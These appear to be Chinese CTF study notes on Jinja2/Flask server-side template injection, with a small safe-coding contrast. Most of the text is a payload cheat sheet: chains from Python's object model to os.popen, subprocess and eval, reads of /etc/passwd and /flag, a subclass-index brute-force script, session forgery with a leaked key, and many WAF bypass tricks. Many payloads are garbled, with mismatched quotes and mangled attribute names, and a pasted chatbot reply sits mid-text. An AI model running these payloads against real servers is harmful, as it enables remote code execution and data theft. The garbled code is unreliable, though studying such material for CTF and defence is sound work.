

SSTI（Python/Jinja2）注入笔记

目录

- 1. SSTI 概述
 - 1.1 什么是 SSTI
 - 1.2 SSTI 危害
- 2. Jinja2 基础语法
 - 2.1 表达式
 - 2.2 语句
 - 2.3 注释
 - 2.4 常用过滤器
- 3. SSTI 漏洞识别
 - 3.1 基础探测
 - 3.2 模板引擎识别
- 4. Jinja2 对象访问
 - 4.1 属性访问
 - 4.2 字典/下标访问
 - 4.3 attr 过滤器访问
 - 4.4 访问方式对比与应用场景
- 5. Flask 模板内置对象
 - 5.1 config
 - 5.2 request
 - 5.3 session
 - 5.4 g
 - 5.5 利用 Flask 内置对象读取敏感信息
- 6. Python 对象模型（核心）
 - 6.1 class

- 6.2 **base** 与 **bases**
 - 6.3 **mro**
 - 6.4 **subclasses()**
 - 6.5 **init** 与 **globals**
 - 6.6 常用属性速查表
 - 7. SSTI 利用链原理
 - 7.1 利用链思路总览
 - 7.2 标准利用链：从字符串到命令执行
 - 7.3 寻找危险子类的方法
 - 7.4 常见危险类及利用方式
 - 7.5 文件读取 Payload
 - 7.6 命令执行 Payload 合集
 - 8. 常见绕过技巧
 - 8.1 下划线 `_` 过滤绕过
 - 8.2 点号 `.` 过滤绕过
 - 8.3 中括号 `[]` 过滤绕过
 - 8.4 关键字过滤绕过（黑名单）
 - 8.5 引号过滤绕过
 - 8.6 数字过滤绕过
 - 8.7 花括号 `{}` 过滤绕过
 - 8.8 编码绕过
 - 8.9 组合绕过思路
 - 9. 防御简述
 - 10. 典型题目记录
 - 题目模板
-

1. SSTI 概述

venv使用：cd flask1

source ./bin/activate

python3 xxx.py

退出：deactivate

flask使用：import flask

quit()

Flask 是什么

Flask 是一个 Python Web 框架。

简单理解：

Python代码

↓

Flask

↓

网站



例如：

</> Python



▶ 运行

```
from flask import Flask

app = Flask(__name__)

@app.route('/')
def index():
    return "Hello World"

app.run()
```

运行后访问：

http://127.0.0.1:5000



浏览器就会显示：

Hello World



所以 Flask 的作用是：

- 接收用户请求
- 处理业务逻辑
- 返回网页



Jinja2 是什么

Jinja2 是 Flask 默认使用的模板引擎 (Template Engine) 。

模板引擎的作用：

```
Python变量
↓
Jinja2
↓
生成HTML页面
```



例如：

Python

```
</> Python
name = "Mario"
```



▶ 运行

HTML模板

```
</> HTML
<h1>Hello {{ name }}</h1>
```



[~] ▶

Jinja2渲染后

```
</> HTML
<h1>Hello Mario</h1>
```



[~] ▶

这里：

```
</> HTML
{{ name }}
```



[~] ▶

就是 Jinja2 的模板语法。



为什么会产生 SSTI

开发者本来想让 Jinja2 解析：

«» HTML

```
{{ name }}
```



得到：

«» HTML

Mario



但是如果把用户输入也当模板解析：

«» Python

```
from flask import request
from flask import render_template_string

@app.route('/')
def index():
    name = request.args.get('name')
    return render_template_string(name)
```



运行

访问：

/?name=hello



显示：

hello



看起来没问题。

但攻击者输入：

/?name={{7*7}}



Jinja2 会执行：

«» jinja2

```
{{7*7}}
```



结果：

49



这就说明：

用户输入
→ 被Jinja2当模板执行
→ SSTI



1.1 什么是 SSTI

SSTI（**Server-Side Template Injection**，服务端模板注入）是指用户输入被直接拼接到模板字符串中，由模板引擎在服务端解析执行，从而导致任意代码执行的漏洞。

产生原因：

```
# ❌ 漏洞写法：将用户输入直接拼入模板字符串
from flask import Flask, request, render_template_string
app = Flask(__name__)

@app.route('/') # 路由 寻路方式
def index():
    name = request.args.get('name', '')
    template = f"<h1>Hello, {name}!</h1>" # 用户输入直接拼接
    return render_template_string(template) # 模板引擎解析执行

# ✅ 安全写法：将用户输入作为变量传入，不参与模板编译
@app.route('/')
def index_safe():
    name = request.args.get('name', '')
    return render_template_string("<h1>Hello, {{ name }}!</h1>",
    name=name)
# 先渲染转义再赋值
```

与 **XSS** 区别：

对比项	XSS	SSTI
执行位置	浏览器（客户端）	服务器（服务端）
执行主体	JavaScript 引擎	模板引擎
危害范围	攻击用户	攻击服务器
最严重后果	会话劫持、钓鱼	RCE、服务器沦陷

1.2 SSTI 危害

危害类型	说明	典型操作
信息泄露	读取配置、密钥、环境变量	读取 <code>config</code> 、 <code>os.environ</code>
任意文件读取	读取服务器任意文件	<code>open('/etc/passwd').read()</code>
命令执行（RCE）	执行系统命令	<code>os.popen('id').read()</code>
内网探测	利用服务器作为跳板	<code>curl</code> 内网接口
反弹 Shell	获取交互式 Shell	<code>bash</code> 反弹

2. Jinja2 基础语法

2.1 表达式

用于输出变量或表达式的值，会被模板引擎求值并渲染到页面。

```
{{ variable }}
{{ 7 * 7 }}           {# 输出 49 #}
{{ "hello" | upper }} {# 输出 HELLO #}
{{ config }}          {# 输出 Flask config 对象 #}
```

2.2 语句

用于控制流（循环、条件等），不直接输出内容。

```
{% if user %}
    Hello, {{ user }}!
{% endif %}

{% for i in range(5) %}
    {{ i }}
{% endfor %}

{% set x = "hello" %}    {# 变量赋值 #}
```

2.3 注释

```
{# 这是注释，不会渲染到页面 #}
```

2.4 常用过滤器

过滤器用 `|` 连接，在 **SSTI** 绕过中极为重要。

```
{{ value | filter_name }}  
{{ value | filter1 | filter2 }} {# 链式调用 #}
```

过滤器	作用	CTF 用途
<code>attr(name)</code>	等价于 <code>obj.name</code> ，绕过 <code>.</code> 过滤	访问对象属性
<code>join(d)</code>	列表拼接为字符串	拼接被过滤的字符串
<code>replace(old, new)</code>	字符串替换	绕过关键字过滤
<code>string</code>	转为字符串	配合字符提取
<code>int</code>	转为整数	数字构造
<code>lower / upper</code>	大小写转换	绕过大小写敏感过滤
<code>urlencode</code>	URL 编码	编码绕过
<code>reverse</code>	反转字符串/列表	关键字反转绕过
<code>list</code>	转为列表（可拆分字符串）	字符提取
<code>first / last</code>	取第一个/最后一个元素	字符提取
<code>safe</code>	标记为安全，不转义 HTML	XSS 配合

常用过滤器示例：

```

{# attr 绕过点号 #}
{{ '|'attr('__class__') }}

{# 从字符串中提取单个字符 #}
{{ (''|string|list)[0] }}           {# 取第一个字符 #}


{# join 拼接字符串列表 #}
{{ ['_', '_', 'c', '|', 'a', 's', 's', '_', '_']|join }} {# 拼接为
__class__ #}

{# replace 构造关键字 #}
{{ 'xxclassxx'|replace('xx', '_') }} {# 得到 __class__ #}

```

3. SSTI 漏洞识别

3.0 判断模版



3.1 基础探测

将 Payload 插入所有用户可控输入点（GET/POST 参数、Cookie、Header 等）。

算术测试（最基础）：

<code>{{7*7}}</code>	→ 页面出现 49，存在 SSTI
<code>{{7*'7'}}</code>	→ Jinja2 返回 7777777，Twig 返回 49
<code>\${7*7}</code>	→ Freemarker 等引擎
<code>#{7*7}</code>	→ Ruby ERB 等

字符串测试：

<code>{{'hello'}}</code>	→ 返回 hello
<code>{{'a'*5}}</code>	→ 返回 aaaaa

报错测试（触发详细报错，泄露引擎信息）：

```
{{}}
{%}}
{{config.__class__}}
```

判断标准：若输入 `{{7*7}}` 页面出现 49 而非 `{{7*7}}` 原字符串，则确认 SSTI。

3.2 模板引擎识别

通过 `{{7*'7'}}` 的返回值区分：

Jinja2 (Python)	→ 7777777
Twig (PHP)	→ 49
未知引擎	→ 报错或原文输出

识别决策树：

输入 `${7*7}`

└─ 返回 49 → Freemarker / Velocity (Java)

└─ 无响应

输入 `{{7*7}}`

└─ 返回 49 → Jinja2 / Twig / Smarty

| 输入 `{{7*'7'}}`

| └─ 7777777 → Jinja2 (Python)

| └─ 49 → Twig (PHP)

└─ 无响应 → 尝试其他引擎

4. Jinja2 对象访问

4.1 属性访问

语法（Python/Jinja2）：

```
obj.attribute
```

示例：

```
{{ '.__class__ }}                {# <class 'str'> #}  
{{ '.__class__.__mro__ }}  
{{ '.__class__.__mro__[1] }}    {# <class 'object'> #}  
{{ '.__class__.__mro__[1].__subclasses__() }}
```

4.2 字典/下标访问

语法：

```
obj['key']
```

```
obj[0]
```

示例：

```
{{ '['__class__']' }}
{{ '['__class__.__mro__[1].__subclasses__()[40]' }}
{{ config['SECRET_KEY'] }}
```

下标访问和属性访问在 *Jinja2* 中等价，`obj.key` ↔ `obj['key']`（对字典和对象属性均适用）。

4.3 attr 过滤器访问

语法：

```
{{ obj | attr('attribute_name') }}
```

等价于 `obj.attribute_name`，是绕过 `.` 号过滤的核心手段。

```
{{ '' | attr('__class__') }}
{{ '' | attr('__class__') | attr('__mro__') }}
{{ '' | attr('__class__') | attr('__mro__') | attr('__getitem__')
(1) }}
```

4.4 访问方式对比与应用场景

访问方式	语法	被过滤时的替代方案
点号 <code>.</code>	<code>obj.attr</code>	<code>obj['attr']</code> 或 <code>obj attr('attr')</code>
下标 <code>[]</code>	<code>obj['attr']</code>	<code>obj.__getitem__('attr')</code> 或 <code> attr</code>
attr 过滤器	<code>obj attr('attr')</code>	字符串编码后再传入
<code>__getitem__</code>	<code>obj.__getitem__(0)</code>	配合下标绕过

访问链示例（三种等价写法）：

```
{# 写法1: 点号链 #}  
{{'__.__class__.__mro__[1].__subclasses__()}}  
  
{# 写法2: 下标链 #}  
{{'['__class__']['__mro__'][1]['__subclasses__']()}}  
  
{# 写法3: attr 过滤器链 #}  
{{'|attr('__class__')|attr('__mro__')|attr('__getitem__')  
(1)|attr('__subclasses__')()}}  
(记得把点去掉 |attr自动带点) (注意括号要写在attr()外面 点包裹什么【或者单点】里  
面就写什么 下标用getitem代替 attr('')里面一定要加'' !!!)
```

5. Flask 模板内置对象

Flask 在渲染模板时自动注入以下全局对象，无需手动传参即可在模板中访问。

5.1 config

Flask 应用的配置对象，最常见的信息泄露目标。

```
{{ config }}  
{{ config.items() }}  
{{ config['SECRET_KEY'] }}  
{{ config.SECRET_KEY }}
```

典型敏感配置：

SECRET_KEY	→ Flask session 签名密钥（可伪造 session）
SQLALCHEMY_DATABASE_URI	→ 数据库连接字符串（含账号密码）
DEBUG	→ 调试模式开关

5.2 request

当前 HTTP 请求对象，可读取请求的各种参数。

```
{{ request }}
{{ request.args }}           {# GET 参数字典 #}
{{ request.form }}           {# POST 参数字典 #}
{{ request.cookies }}         {# Cookie 字典 #}
{{ request.headers }}         {# 请求头字典 #}
{{ request.url }}             {# 完整 URL #}
{{ request.environ }}          {# WSGI 环境变量（含服务器信息）#}
{{ request.environ['PATH'] }}  {# 环境变量 PATH #}
```

利用 **request** 传递 **Payload** 绕过过滤：

某些题目会过滤 `{{}}` 中的字符串，但可以通过 **request** 参数传入：

```
# 请求时附加参数
GET /?name=
{{request.args.cmd}}&cmd=__import__('os').popen('id').read()

# 模板中使用
{{ request.args.cmd }}      → 直接执行参数中的代码（若存在 eval 类利用）
# 利用 request.environ 访问 os 模块
{{ request.environ['werkzeug.server.shutdown'] }}
```

5.3 session

Flask session 对象（默认基于 Cookie 的签名 session）。

```
{{ session }}
{{ session.keys() }}
{{ session['username'] }}
```

攻击场景：泄露 `SECRET_KEY` 后，可使用 `flask-unsigned` 等工具伪造任意 *session*。

```
# 伪造 session (已知 SECRET_KEY)
pip install flask-unsign
flask-unsign --sign --cookie '{"role': 'admin'}" --secret
'your_secret_key'
```

5.4 g

Flask 请求上下文中的全局对象，存储请求周期内的临时数据。

```
{{ g }}
{{ g.__dict__ }}
```

5.5 利用 Flask 内置对象读取敏感信息

读取 **SECRET_KEY**:

```
{{ config['SECRET_KEY'] }}
{{ config.SECRET_KEY }}
```

通过 **config** 访问 **Flask app** 对象:

```
{{ config.__class__.__init__.__globals__['os'].popen('id').read()
}}
```

通过 **url_for / get_flashed_messages** 获取 **app** 对象（部分题目 **config** 被删）:

```
{{ url_for.__globals__['current_app'].config }}
{{ get_flashed_messages.__globals__['current_app'].config }}
{{ get_flashed_messages.__globals__['__builtins__']['__import__']
('os').popen('cmd').read() }}
```

6. Python 对象模型（核心）

Jinja2 SSTI 的核心在于利用 Python 对象模型，从任意对象出发，沿继承链找到 `object`，再枚举所有子类，寻找可利用的危险类。

继承关系

```
class A:pass
class B(A):pass
class C(B):pass
class D(B):pass
c = C()
```

子类（父类）



```
print(c.__class__)
```

```
<class '__main__.C'>
```

 当前类C

```
print(c.__class__.__base__)
```

```
<class '__main__.B'>
```

 当前类C的父类B

```
print(c.__class__.__base__.__subclasses__())
```

```
[<class '__main__.C'><class '__main__.D'>]
```

B下的所有子类（数组形式）

```
print(c.__class__.__base__.__subclasses__()[1])
```

```
<class '__main__.D'>
```

 调用子类D

6.1 `__class__`

返回对象所属的类。

```
# Python
'hello'.__class__      # <class 'str'>
().__class__          # <class 'tuple'>
[].__class__          # <class 'list'>
{}.__class__          # <class 'dict'>
(1).__class__         # <class 'int'>
(1.0).__class__       # <class 'float'>
True.__class__        # <class 'bool'>
{# Jinja2 中可用的起点 #}
{{ '.__class__ }}
{{ [].__class__ }}
{{ {}.__class__ }}
{{ ().__class__ }}
```

6.2 `__base__` 与 `__bases__`

- `__base__`: 返回直接父类（单个类）
- `__bases__`: 返回所有直接父类的元组

```
str.__base__          # <class 'object'>
str.__bases__         # (<class 'object'>,)
bool.__base__         # <class 'int'>
bool.__bases__        # (<class 'int'>,)
{{ '__class__.__base__ }}          {# <class 'object'> #}
{{ '__class__.__bases__[0] }}      {# <class 'object'> #}
```

6.3 `__mro__`

Method Resolution Order，返回该类的完整继承链（元组），最后一个元素必然是 `object`。

```
str.__mro__
# (<class 'str'>, <class 'object'>)

bool.__mro__
# (<class 'bool'>, <class 'int'>, <class 'object'>)
{{ '__class__.__mro__ }}          {# (<class 'str'>, <class
'object'>) #}
{{ '__class__.__mro__[1] }}       {# 直接得到 <class 'object'> #}
{{ '__class__.__mro__[-1] }}      {# 同上，取最后一个 #}
```

6.4 `__subclasses__()`

返回该类的所有直接子类的列表（动态，运行时存在的子类）。

```
object.__subclasses__()
# [<class 'type'>, <class 'weakref'>, ..., <class
'os._wrap_close'>, ...]
{{ '__class__.__mro__[1].__subclasses__() }}
```

关键利用：`object.__subclasses__()` 返回 *Python* 运行时所有已加载类，其中包含大量可利用的危险类（`os._wrap_close`、`subprocess.Popen`、`_io.FileIO` 等）。

6.5 `__init__` 与 `__globals__`

- `__init__`：类的初始化方法（函数对象）检查函数是否重载 没有 `wrapper` 字眼则已重载 未重载不能进行命令执行
- `__globals__`：函数所在模块的全局命名空间字典，包含 `os`、`sys`、`__builtins__` 等

```
# 通过子类的 __init__.__globals__ 访问 os 模块
os._wrap_close.__init__.__globals__['os'].popen('id').read()
# 等价于
import os; os.popen('id').read()
{{ '.__class__.__mro__[1].__subclasses__()
[N].__init__.__globals__['os'].popen('id').read() }}
```

其中 `N` 是目标危险类的下标，需要根据实际环境枚举。

6.6 常用属性速查表

属性/方法	作用	示例
<code>__class__</code>	获取对象的类	<code>'.__class__</code> → <code>str</code>
<code>__base__</code>	直接父类	<code>str.__base__</code> → <code>object</code>
<code>__bases__</code>	所有直接父类元组	<code>str.__bases__</code> → <code>(object,)</code>
<code>__mro__</code>	完整继承链元组	<code>str.__mro__[-1]</code> → <code>object</code>
<code>__subclasses__()</code>	所有子类列表	<code>object.__subclasses__()</code>
<code>__init__</code>	初始化方法（函数对象）	用于访问 <code>__globals__</code>
<code>__globals__</code>	函数所在模块的全局变量	包含 <code>os</code> 、 <code>__builtins__</code>
<code>__builtins__</code>	Python 内建函数/类字典	包含 <code>eval</code> 、 <code>open</code> 、 <code>__import__</code>
<code>__dict__</code>	对象/类的属性字典	枚举属性

属性/方法	作用	示例
<code>__doc__</code>	文档字符串	辅助确认类名
<code>__name__</code>	函数/类名	<code>os.popen.__name__</code> → 'popen'
<code>__module__</code>	所属模块名	<code>os._wrap_close.__module__</code> → 'os'

7. SSTI 利用链原理

7.1 利用链思路总览

```

任意对象 ('' / [] / {} / ())
    ↓ .__class__
所属类 (str / list / dict / tuple)
    ↓ .__mro__[-1] 或 .__base__
object (Python 所有类的基类)
    ↓ .__subclasses__()
所有子类列表 (包含危险类)
    ↓ [N] (找到目标危险类的下标) 复制到notepad          把,替换为/n 正则
表达式勾选 搜索危险类          行数-1为下标
危险类 (os._wrap_close / subprocess.Popen / _io.FileIO ...)
    ↓ .__init__.__globals__
目标类所在模块的全局变量
    ↓ ['os'] / ['__builtins__']
os 模块 / 内建函数
    ↓ .popen('cmd').read() / ['eval']('code')
命令执行 / 任意代码执行

```

也不保证一定存在，更不保证其类型一致（有时是字典，有时是模块对象）。

因此对于你列出的这些写法，无法脱离具体环境判断“能不能直接用”。

更可靠的思路是：

1. 先确认对象存在。
2. 再查看其 `__globals__` 中有哪些键。
3. 根据实际暴露出来的对象构造利用链。

例如你这次遇到的情况：

```
<> Python
__globals__['popen']
```



运行

存在

而：

```
<> Python
__globals__['os']
```



运行

不存在

那么所有依赖：

```
<> Python
['os'].popen(...)
```



运行

的 Payload 都会失败。

同理：

- `url_for.__globals__` 是否存在要看 Flask 环境。
- `get_flashed_messages.__globals__` 是否存在要看 Flask 环境。
- `lipsum` 是否暴露要看 Jinja2 版本。
- `cycler`、`joiner`、`namespace` 是否可访问也要看模板上下文。

所以不存在一份我可以帮你校验后保证“直接复制做题”的 SSTI 命令执行 Payload 列表。

如果你是在做合法的 CTF 或练习环境，更推荐建立一个“枚举思路”：

- 确认模板注入成立。
- 枚举可访问对象。
- 查看对象的全局变量。
- 根据实际暴露的函数（如 `popen`、`open` 等）构造利用链。



7.2 标准利用链：从字符串到命令执行

Step 1: 获取 **object** 类

```
{{ '.__class__.__mro__[1] }}  
{# 或 #}  
{{ '.__class__.__mro__[-1] }}
```

Step 2: 枚举所有子类

```
{{ '.__class__.__mro__[1].__subclasses__() }}
```

Step 3: 在输出中找到目标类的下标

常见目标（需在本地或靶机上确认下标 N）：

```
# 在 Python 中查找下标的方法  
import subprocess  
subs = object.__subclasses__()  
for i, c in enumerate(subs):  
    print(i, c)  
# 搜索特定类  
[(i,c) for i,c in enumerate(object.__subclasses__()) if  
'wrap_close' in str(c)]  
  
# 或使用notepad 见上文
```

Step 4: 通过 ***globals*** 执行命令

```
{{ '.__class__.__mro__[1].__subclasses__()  
[N].__init__.__globals__['os'].popen('id').read() }}
```

7.3 寻找危险子类的方法

方法一：页面中直接读取输出列表

```
{{ '__class__.__mro__[1].__subclasses__()' }}
```

浏览器中 **Ctrl+F** 搜索 `os._wrap_close`、`Popen`、`FileIO` 等关键字，记录其下标。

方法二：用 **Jinja2** 循环遍历（适用于能执行循环语句的场景）

```
{% for c in '__class__.__mro__[1].__subclasses__()' %}
  {% if 'wrap_close' in c.__name__ %}
    {{ loop.index0 }} : {{ c }}
  {% endif %}
{% endfor %}
```

方法三：本地复现确认下标

```
# 本地 Python 脚本
target = [c for c in object.__subclasses__() if c.__name__ ==
'_wrap_close']
print(object.__subclasses__().index(target[0]))
```

 不同 *Python* 版本和运行环境，子类下标可能不同，需在靶机环境中确认。

方法四：py脚本 通用脚本 按照方法修改

```

import requests
url=input('请输入URL链接:')
for i in range(500):
    data = {"name":"'{{().__class__.__base__.__subclasses__()}["+str(i)+"]}}'"} # name按照参数名称改 源代码看
    try:
        response = requests.post(url,data=data)# 方法可改get
        if response.status_code == 200:
            if '_frozen_importlib_external.FileLoader' in
response.text: # 改方法
                print(i)
    except :
        pass

```

7.4 常见危险类及利用方式

类名	所在模块	利用方式
<code>os._wrap_close</code>	<code>os</code>	<code>__init__.__globals__['os'].popen(cmd)</code>
<code>subprocess.Popen</code>	<code>subprocess</code>	直接实例化执行命令
<code>_io.FileIO</code>	<code>_io / io</code>	文件读写
<code>warnings.catch_warnings</code>	<code>warnings</code>	<code>__globals__['__builtins__']</code> 获取内建
<code>importlib._bootstrap._ModuleLock</code>	<code>importlib</code>	通过 <code>globals</code> 访问 <code>__import__</code>
<code>codecs.IncrementalEncoder</code>	<code>codecs</code>	访问 <code>__globals__</code>
<code>linecache.getline</code>	<code>linecache</code>	文件读取
<code>jinja2.utils.Markup</code>	<code>jinja2</code>	访问 Jinja2 内部对象
<code>_frozen_importlib_external.FileLoader</code>		<code>{{".class.mro [1].subclasses_([N]"get_data"] (0,"%etc/passwd")}}</code>

os._wrap_close（最常用）：

```
{# 设 os._wrap_close 的下标为 N #}
{{ '.__class__.__mro__[1].__subclasses__()
[N].__init__.__globals__['os'].popen('id').read() }}
{{ '.__class__.__mro__[1].__subclasses__()
[N].__init__.__globals__['os'].popen('cat /flag').read() }}
{{ '.__class__.__mro__[1].__subclasses__()
[N].__init__.__globals__['os'].popen('ls /').read() }}
```

subprocess.Popen（直接实例化）：

```
{# 设 subprocess.Popen 的下标为 M #}
{{ '.__class__.__mro__[1].__subclasses__()[M]
('id',shell=True,stdout=-1).communicate()[0] }}
{{ '.__class__.__mro__[1].__subclasses__()[M]
(['cat','/flag'],stdout=-1).communicate() }}
```

通过 **builtins** 执行 **eval**：

```
{{ '.__class__.__mro__[1].__subclasses__()
[N].__init__.__globals__['__builtins__']['eval']
("__import__('os').popen('cat /etc/passwd').read()") }}
```

7.5 文件读取 Payload

方法一：通过 **os** 模块

```
{{ '.__class__.__mro__[1].__subclasses__()
[N].__init__.__globals__['os'].popen('cat /etc/passwd').read() }}
{{ '.__class__.__mro__[1].__subclasses__()
[N].__init__.__globals__['os'].popen('cat /flag').read() }}
```

方法二：通过 **open**（需要 **builtins**）

```
{{ '.__class__.__mro__[1].__subclasses__()
[N].__init__.__globals__['__builtins__']['open']
('/etc/passwd').read() }}
```

方法三：通过 `_io.FileIO`

```
{# 找到 _io.FileIO 的下标 P #}  
{{ '.__class__.__mro__[1].__subclasses__()[P]  
( '/etc/passwd' ).read() }}
```

方法四：通过 `linecache`（常用于沙箱）

```
{{ '.__class__.__mro__[1].__subclasses__()  
[N].__init__.__globals__['linecache'].getlines('/etc/passwd') }}
```

7.6 命令执行 Payload 合集

以下 Payload 中 `N` 需替换为实际下标，`cmd` 替换为实际命令。

```
{# 通用命令执行模板 (os._wrap_close) #}  
{{ '.__class__.__mro__[1].__subclasses__()  
[N].__init__.__globals__['popen']('cmd').read() }}
```

```
{# 通过 __builtins__ eval #}  
{{ '.__class__.__mro__[1].__subclasses__()  
[N].__init__.__globals__['__builtins__']['eval']  
("__import__('os').popen('cmd').read()") }}
```

```
{# 通过 __import__ #}  
{{ '.__class__.__mro__[1].__subclasses__()  
[N].__init__.__globals__['__builtins__']['__import__']  
('os').popen('cmd').read() }}
```

```
{# subprocess.Popen #}  
{{ '.__class__.__mro__[1].__subclasses__()[M]  
('cmd', shell=True, stdout=-1).communicate()[0] }}
```

```
{# 通过 url_for 绕过 config 被删除的场景 #}  
{{ url_for.__globals__['__builtins__']['__import__']  
('os').popen('cmd').read() }}
```

```

{# 通过 get_flashed_messages #}
{{get_flashed_messages.__globals__['__builtins__']['__import__']
('os').popen('cmd').read()}}

{# 通过 lipsum (Jinja2 内置函数) #}
{{lipsum.__globals__['os'].popen('cmd').read()}}
{{lipsum.__globals__['__builtins__']['__import__']
('os').popen('cmd').read()}}

{# 通过 cycler (Jinja2 内置对象) #}
{{cycler.__init__.__globals__['os'].popen('cmd').read()}}

{# 通过 joiner #}
{{joiner.__init__.__globals__['os'].popen('cmd').read()}}

{# 通过 namespace #}
{{namespace.__init__.__globals__['os'].popen('cmd').read()}}
{# config也行 #}

```

8. 常见绕过技巧

8.1 下划线 `_` 过滤绕过

场景：WAF 或代码过滤了 `_`，导致 `__class__`、`__mro__` 等无法直接使用。

方法一：Unicode 编码

```

{{ '['\x5f\x5fclass\x5f\x5f' ] }}      {# \x5f = _ #}
{{ '['\u005f\u005fclass\u005f\u005f' ] }}

```

方法二：通过过滤器构造含下划线的字符串

```

{# 从 Jinja2 内置字符串中提取 _ #}
{# lipsum() 函数的文档字符串中包含下划线 #}
{% set a = (lipsum|string|list)[0] %}    {# 提取第一个字符，需确认位置 #}

```

方法三：通过 **request** 传入（最实用）

```
GET /?x=__class__
```

模板中：

```
{{ ''|attr(request.args.x) }}
```

方法四：字符串拼接

```
{% set a = '_' %}  
{% set b = '_class_' %}  
{{ '[a~a~'class'~a~a] }}      {# ~ 是 Jinja2 字符串连接符 #}
```

8.2 点号 `.` 过滤绕过

场景：过滤了 `.`，`obj.attr` 无法使用。

方法一：下标访问替代

```
{{ '['__class__'] }}  
{{ '['__class__']['__mro__'][1]['__subclasses__']() }}
```

方法二：**attr** 过滤器

```
{{ ''|attr('__class__') }}  
{{ ''|attr('__class__')|attr('__mro__')|attr('__getitem__')  
(1)|attr('__subclasses__')() }}
```

方法三：**getattr** 内建函数（若可访问 **builtins**）

```
{{ getattr('', '__class__') }}
```

8.3 中括号 [] 过滤绕过

场景：过滤了 [或]。

方法一：点号访问替代

```
{{ '.__class__.__mro__.__getitem__(1) }}
```

方法二：*getitem* 方法

```
{{  
'.__class__.__mro__.__getitem__(1).__subclasses().__getitem__(N)  
}}
```

方法三：attr + *getitem*

```
{{ '|attr('__class__')|attr('__mro__')|attr('__getitem__')(1) }}
```

方法四：pop() 方法（适用于列表）

```
{{ '.__class__.__mro__.pop(1) }}
```

8.4 关键字过滤绕过（黑名单）

常见被过滤的关键字：class、mro、subclasses、init、globals、builtins、import、os、popen、read、eval 等。

方法一：字符串拼接（~ 运算符）

```
{% set a = '__cla'+ 'ss__' %}  
{{ '[a] ' }}  
{{ '['__cla'~ 'ss__'] ' }}
```

方法二：字符串反转 + reverse 过滤器

```
{{ '['__sa1c__'|reverse] }}          {# __class__ 反转后是
__sa1c__ #}
{{ '['__sa1c__'[::-1]] }}            {# Python 切片反转 #}
```

方法三： **replace** 过滤器替换

```
{{ '['xxclassxx'|replace('xx','__')] }}
{{ '['|attr('__cXXss__'|replace('xx','la')) ]}}
```

方法四：通过 **request** 参数传入关键字

```
GET /?a=__class__&b=__mro__&c=__subclasses__

POST: code={{ '['request.args.a][request.args.b][1][request.args.c]
() }}
(记得把点去了 )
```

方法五： **base64** / 编码解码

```
{# 先拿到 b64decode, 再解码关键字 #}
{% set b64 = '.__class__.__mro__[1].__subclasses__()
[N].__init__.__globals__['__builtins__']['__import__']('base64') %}
{{ b64.b64decode('X19jbGFzc19f').decode() }} {# X19jbGFzc19f =
base64('__class__') #}
```

方法六： **format** 格式化字符串

```
{% set a = '__%s__'|format('class') %}
{{ '['a] }}
```

8.5 引号过滤绕过

场景：过滤了单引号 ' 或双引号 "，无法直接写字符串。

方法一：通过 **request** 传入字符串（推荐）

GET传参 ?k=__class__

模板: {{ '[request.args.k] }}

方法二: 从已知对象中提取字符组合

```
{# 利用 Jinja2 内建对象的 __doc__ 提取字符 #}  
{% set c = dict(__class__=x)|list|first %}      {# 提取键名 __class__  
#}  
{{ '[c] }}
```

方法三: **dict** 技巧 (无引号获取字符串键名)

```
{# dict(key=1) 的 keys() 可以得到字符串 'key' #}  
{% set cls = (dict(__class__=1)|list|first) %}  
{{ '[cls] }}  
  
{% set mro = (dict(__mro__=1)|list|first) %}  
{% set sub = (dict(__subclasses__=1)|list|first) %}  
{{ '[cls][mro][1][sub]() }}
```

方法四: **chr** 函数构造字符串

```
{# 先获取 chr 函数 #}  
{% set chr = '.__class__.__mro__[1].__subclasses__()  
[N].__init__.__globals__[ '__builtin__']['chr'] %}  
{% set s =  
chr(95)~chr(95)~chr(99)~chr(108)~chr(97)~chr(115)~chr(115)~chr(95)~  
chr(95) %}  
{# s = '__class__' #}  
{{ '[s] }}
```

8.6 数字过滤绕过

场景：过滤了数字，无法直接用下标如 [1]、[40]。

方法一：用 **True/False** 构造数字

```
{# True = 1, False = 0 #}  
{{ '.__class__.__mro__[True] }}           {# [1] #}  
{{ (True+True) }}                         {# 2 #}  
{{ (True+True+True) }}                   {# 3 #}
```

方法二：用 **length** 过滤器构造

```
